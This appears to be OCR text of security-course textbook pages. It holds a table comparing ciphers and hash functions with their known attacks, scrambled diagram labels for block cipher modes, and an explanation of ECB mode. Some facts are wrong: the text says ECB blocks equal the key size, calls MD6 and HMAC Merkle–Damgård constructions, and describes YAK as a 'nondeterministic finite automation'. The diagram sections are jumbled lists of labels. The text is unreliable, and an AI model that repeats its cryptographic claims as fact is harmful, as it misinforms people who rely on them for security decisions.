
Comparison of Cryptographic Algorithms

The following table compares the various cryptographic algorithms and lists the known attacks against these algorithms:

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/64	Brute-force attack
3DES	Feistel	112 or 168 bits	Block collision attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute-force attack
Blowfish	Feistel	32–448 bits	Birthday attack and known-plaintext attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack

TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack
GOST Block Cipher	Feistel	256/64	Chosen-key attack
RSA	Factorization	Variable	Brute-force and timing attack
Diffie–Hellman	Elliptic curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle–Damgard Construction	Variable	Collision attack
MD6	Merkle–Damgard Construction	Variable	Brute-force attack/Birthday attack
SHA	Merkle–Damgard Construction	Variable	Collision attack
RIPEMD - 160	Merkle–Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle–Damgard Construction	Variable	Brute-force attack

Table 20.4: Comparison of cryptographic algorithms




Cipher Modes of Operation

- Cipher modes of operations are used to **encrypt a fixed block of plain text** using secret key and Initialization vector
- These modes of operations can provide data with confidentiality and authenticity

Electronic Code Book (ECB) Mode

Cipher Block Chaining (CBC) Mode

Secret Key
Plaintext
Block Cipher Encryption
Plaintext
Block Cipher Encryption
Ciphertext
Ciphertext
Plaintext
Plaintext
Initialization Vector (IV)
XOR
XOR
Secret Key
Block Cipher Encryption
Secret Key
Block Cipher Encryption
Ciphertext
Ciphertext



Cipher Modes of Operation (Cont'd)

Cipher Feedback (CFB) Mode

Counter Mode

Initialization Vector (IV)
Secret Key
Block Cipher Encryption
Secret Key
Block Cipher Encryption
Plaintext
XOR
Plaintext
XOR
Ciphertext
Ciphertext
Secret Key
Counter value
Block Cipher Encryption
Counter value
Block Cipher Encryption
Plaintext
XOR
Plaintext
XOR
Ciphertext
Ciphertext

Cipher Modes of Operation

Cipher modes of operation, also known as block cipher modes of operation, are used to encrypt a fixed block of plaintext using a secret key and, in some modes, an initialization vector. These modes of operation can ensure the confidentiality and authenticity of data. The client and server exchange an encrypted symmetric key securely to facilitate encryption and decryption. Discussed below are the four block cipher modes of operation that explain how source-side encryption and destination-side decryption work.

- **Electronic Code Book (ECB) Mode**

  The ECB mode is a straightforward process of encryption and decryption that requires plaintext, a secret key, and a block cipher encryption algorithm. The plaintext is divided into a fixed length of blocks, which is equal to the size of the secret key. In the first stage, the encryption starts by taking the first block of the plaintext, and the secret key is taken as input to the block cipher encryption algorithm; the output is the first block of ciphertext. The process is repeated for all the plaintext blocks.

  On the destination side, decryption is performed in the same manner as generation of the first block of ciphertext. The secret key is taken as input to the block cipher decryption algorithm, which outputs the first block of plaintext. This process is repeated for all the ciphertext blocks. However, this mode has a flaw: if the equally partitioned blocks of plaintext contain the same data, then the output cipher blocks also contain the same ciphertext, providing analysts a chance to predict the plaintext.

